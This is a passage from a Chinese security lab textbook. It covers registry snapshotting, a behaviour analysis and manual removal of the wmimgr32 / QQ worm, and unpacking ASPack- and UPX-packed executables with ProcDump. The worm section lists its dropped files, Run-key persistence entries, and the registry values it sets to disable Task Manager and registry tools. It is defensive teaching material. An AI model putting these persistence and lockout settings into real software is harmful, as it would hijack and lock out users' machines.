



图 12-8　比较快照

单击【确定】按钮，得到如图 12-9 所示的比较结果界面。

在比较报告中，统计了在第（2）步中运行了应用程序后，该应用程序对注册表所做的修改。对其进行分析，并做相应的反向操作工作便可恢复到程序运行之前，这多用于手动解除病毒。





图 12-9　注册表比较报告

## 12.3.2　恶意代码行为分析及相应解除方法

**【实验目的】**

针对特定的恶意代码程序，能够分析其大致行为，并找到相应的解除方法。

**【原理简介】**

wmimgr32 病毒，又称 QQ 爱虫（I-Worm/QQ.Porn）病毒，是通过在线 QQ 发送病毒文件的网络蠕虫病毒。病毒运行后会在系统目录下创建病毒程序文件，修改注册表，实现病毒开机自启，并使用户无法手工修改注册表和使用任务管理器。此外，该病毒运行后会从黑客网站下载另一病毒（Backdoor/Jieba.2004），后者可以捕获 Windows 9x/2000/XP 下的几乎所有普通窗口的登录密码，如 OICQ/QQ、ICQ、Outlook、Foxmail、电子邮箱、网吧上网账号、软件注册码、各种游戏软件、各种财务软件、各种管理软件、拨号上网、共享目录、屏保等，以及各种在网页中的登录密码，如 Web 邮件、江湖论坛、聊天室、密码保护资料等。wmimgr32 病毒的感染过程如下。

（1）病毒运行后，将创建下列文件：%SystemDir%\wbem\dhelp.dll，20 480B；%SystemDir%\dhelp.dll，20 480B；%SystemDir%\wmimgr.exe，20 480B。

（2）从黑客网站下载 Backdoor/Jieba.2004 并保存为：%SystemDir%\comime.exe，49 576B；%SystemDir%\msinthk.dll，6656B。

（3）在注册表中添加下列启动项：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]；"mssysint" = comime.exe；"Windows Management Instrumentation" = wmimgr.exe。这样，在 Windows 启动时，病毒就可以自动执行。

（4）病毒通过修改以下注册表键值，达到用户无法手工修改注册表和使用任务管理器的目的：

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System] "DisableTaskMgr" = 1；"DisableRegistryTools" = 0x01。

（5）创建两个定时器，每隔一定时间查找 QQ 聊天消息窗口并向所有在线用户发送病毒文件，带毒文件扩展名为.jpg.exe。

**【实验环境】**

可还原的操作系统，wmimgr.exe，RegSnap.exe。

**【实验步骤】**

**1. 体会程序 wmimgr.exe 对系统的影响**

（1）首先使用 RegSnap 创建一快照并存档，参数为默认（该步骤中参数均为默认）。

（2）在本机上运行 wmimgr.exe 病毒程序。

（3）再次使用 RegSnap 创建快照并存档，并使用快照比较功能分析比较报告。

（4）尝试手工解除该程序对系统的影响。

**2. 实际手动解除 wmimgr.exe**

（1）首先重复了第三阶段的工作。可以用第三阶段的存档文件来做分析，也可以重新启动计算机，使得 C 盘还原，重新观察 wmimgr.exe 的运行结果。重新点击观看 wmimgr.exe 对系统的影响。

（2）使用 RegSnap 来分析 wmimgr.exe 对注册表和文件系统的修改。

根据使用 RegSnap 得到的比较报告，该病毒程序修改注册表的某些键值，如 HKEY_CURRENT_USER \SOFTWARE \Microsoft \Windows \CurrentVersion \Policies \System 下修改"DisableRegistryTools" = 0x01 和" DisableTaskMgr " = 1，使用户无法手工修改注册表和使用任务管理器，从而使得手动解除病毒变得困难了。不过可以通过下载“超级兔子”或者“优化大师”来解除对注册表的禁用。

解除注册表和任务管理器的禁用后，会发现在任务管理器中新增了 wmimgr.exe 和 comime.exe 两个进程，同时也在 C:\Windows\system32 目录下新建了 comime.exe 和 wmimgr.exe 两个文件。

（3）重新登录 QQ，看是否已经完全解除病毒。如果仍未解除，继续进行分析。

注：也可以使用 File2000、FileMon 和 RegMon 来进行分析。

**【思考题】**

编写非感染性流行病毒的专杀软件。

（1）分小组进行设计，每小组 4～6 人。

（2）通常包括如下几个模块。

① 枚举与结束进程。

② 修改注册。

③ 删除病毒文件。

（3）要求该专杀软件可以扩充。

① 即将特定病毒的查杀信息放在某个固定文件中，或者数据库中。

② 通过增加特定病毒的查杀信息文件，或者添加数据库条目就可以查杀特定病毒。

# 12.4 软件加壳与解壳

## 12.4.1　自动加壳与解壳

**【实验目的】**

熟悉加壳与解壳工具，学会给软件加解壳。

**【原理简介】**

**1. 所谓“壳”就是专门压缩的工具**

这里的压缩并不是平时使用的 RAR、ZIP 这些压缩工具，壳的压缩指的是针对 exe、com 和 dll 等程序文件进行压缩，在程序中加入一段如同保护层的代码，使原程序文件代码失去本来面目，从而保护程序不被非法修改和反编译，这段如同保护层的代码，与自然界动植物的壳在功能上有很多相似的地方，所以就形象地称之为程序的壳。

壳的作用如下。

（1）保护程序不被非法修改和反编译。

（2）对程序专门进行压缩，以减小文件大小，方便传播和储存。

壳和压缩软件的压缩有以下区别。

（1）压缩软件只能够压缩程序。

（2）经过壳压缩后的 exe、com 和 dll 等程序文件可以跟正常的程序一样运行。

**2. 加壳与脱壳**

所谓加壳，是一种通过一系列数学运算，将可执行程序文件或动态链接库文件的编码进行改变（目前还有一些加壳软件可以压缩、加密驱动程序），以达到缩小文件体积或加密程序编码的目的。

当被加壳的程序运行时，外壳程序先被执行，然后由这个外壳程序负责将用户原有的程序在内存中解压缩，并把控制权交还给脱壳后的真正程序。一切操作自动完成，用户不知道也无须知道壳程序是如何运行的。一般情况下，加壳程序和未加壳程序的运行结果是一样的。

脱壳成功的标志：脱壳后的文件正常运行，功能没有损耗。还有一般脱壳后的文件长度都会大于原文件的长度。即使同一个文件，采用不同的脱壳软件进行脱壳，由于脱壳软件的机理不通，脱出来的文件大小也不尽相同。

现在，脱壳一般分手动和自动两种，手动脱壳是指不借助于自动脱壳工具，而是用动态调试工具如 TRW2000、TR、SOFTICE 等来脱壳。手动脱壳一般难度较大，需要使用调试器、内存抓取工具、十六进制工具、PE 编辑工具等，对脱壳者有一定水平要求。而自动就稍好些，用专门的脱壳工具来脱，最常用的某种压缩软件都有他人写的反压缩

工具对应，有些压缩工具自身能解压；有些不提供这功能，如 ASPack，就需要 UnASPack 对付。很多文件使用了一些压缩加壳软件加密过，这就需要对文件进行解压脱壳处理后，才能汉化。这种压缩与人们平时接触的压缩工具如 WinZip，WinRRA 等压缩不同，WinZip 和 WinRAR 等压缩后的文件不能直接执行，而这种 EXE 压缩软件，EXE 文件压缩后，仍可以运行。这种压缩工具把文件压缩后，会在文件开头一部分，加了一段解压代码。执行该文件时，该代码先执行解压还原文件，不过这些都是在内存中完成的，由于微型计算机速度快，人们基本感觉不出有什么不同。

**【实验环境】**

ASPack 包及对应的 UnASPack 包，检测工具 FileInfo，调试工具 Windbg，UPX 加壳软件，功能强大的脱壳软件 RrocDump。

**【实验步骤】**

**1. 用 FileInfo 测试 PE 文件是被哪种壳给加密了**

首先，要把下载的 FileInfo 先解压缩安装到某个目录（假设为 C:\Documents and Settings\Administrator\桌面\try）。

接着，把下载的 aspack.exe 拷贝到以上目录（C:\Documents and Settings\Administrator\桌面\try）。

然后，打开一个 DOS 视窗，并且切换到 C:\Documents and Settings\Administrator\桌面\try 目录下，然后输入“fi aspack.exe”。

用 FileInfo 得到的结果如图 12-10 所示。

```
C:\WINDOWS\system32\cmd.exe - fi aspack.exe
 FileInfo v2.43a (c) 1997-2000 RAM:209KB  EXT:   919KB  Mi,27.07.2011  16:56:00
Windows Notepad application file                                        4 Fil
ASPack v1.07b  A.Solodovnikov .data                                      50017

 aspack.exe                 DEC            HEX           Interesting values

 Signature [00000080h]    "PE  "      50450000h                25519    000063AFh

 Alignment file = phys     00512          0200h           Entry point :     3237h
     6 sections = virt     04096          1000h           1000h   RVA : 00003237h
1→
 Base of image   v0.00                  400000h                  Size :    11000h
         code              04096          1000h                  Size :     4000h
         data              20480          5000h                i.Size :     7000h
 Type Subsystem  v4.00     00002          0002h  Windows GUI   u.Size :        0h
 Required CPU/OS v4.00     00332          014Ch  80386          Flags : 0000010Eh

 Size of header is         04096          1000h  /010Bh     NTHdrSize :     00E0h
 Loader flag shows         00000          0000h  /0000h     TimeStamp : 355A57D6h

 File checksum is                        182F7h        Linker version : 3.10

 Size init/commit heap     00100000h /00001000h    90 90 75 00 E9  C0 9D 00 00 00
                 stack     00100000h /00001000h    00 00 00 00 00  00 00 00 00 00
```

图 12-10　查看 aspack.exe 的加壳软件

用 FileInfo 可以侦测出 aspack.exe 使用 ASPack v1.07b 进行加壳；用同样的方法侦测出 notepad.exe 使用加壳工具 UPX 进行加壳，该加壳工具版本号为 1.01。（注：图 12-10 中该显示加壳软件的位置显示 PE Win GUI 之类，说明 FileInfo 检测结果为未加壳或者检测不出来，可尝试用其他检测软件。）

**2. 对侦测出的加壳软件进行脱壳**

（1）用 ProcDump 1.6.2 来剥 ASPack 1.07b 的壳，首先，把 ProcDump 解压缩安装到

刚刚的目录（C:\Documents and Settings\Administrator\桌面\try）。

（2）执行 ProcDump，会看到如图 12-11 所示的视窗。





图 12-11　引出函数节的基本组织结构

选择与加壳工具版本相对应的选项（该例中加壳工具为 ASPack1.07b，则理所当然应选择 Aspack<108)。

（3）此时，ProcDump 会要求开启要剥壳的执行档，把路径指到 C:\Documents and Settings\Administrator\桌面\try\ASPACK.exe。

（4）过不久，PrucDump 就会要求输入要输出的文档名（也就是 aspack.exe 壳被剥掉以后另存为的文件名），这里举例为 unpackas.exe，此时，也代表剥壳成功。

（5）比较加壳前后软件的大小，将发现：没有剥壳的 aspack.exe 只有 36.5KB，但是剥壳后，文件大小达到 55.5KB。12.4.2 节中将会比较分析软件加壳前后的不同之处。

（6）采用上述同样的步骤对 notepad.exe 进行解壳。

**【思考题】**

使用 UE 修改 ProcDump 目录下的 Script.ini 文件，使 ProcDump 可以脱 UPX 0.82 的壳。

## 12.4.2　比较 PE 文件加解壳前后变化

**【实验目的】**

熟悉 PE 文件格式，比较 PE 文件加解壳前后的变化。

**【实验环境】**

Windows 操作系统，PE 文件查看工具 Stud_PE。

**【实验步骤】**

比较 PE 文件加壳前后的变化，用 PE 查看工具 Stud_PE 分别打开 aspack.exe 和与之对应的脱壳后的程序 unaspack.exe，如图 12-12 和图 12-13 所示。

分析比较用 ASPack 加壳前后的文件。

对 notepad.exe 进行脱壳并比较脱壳后与脱壳前字段属性的变化。





图 12-12　用 Stud_PE 打开 aspack.exe

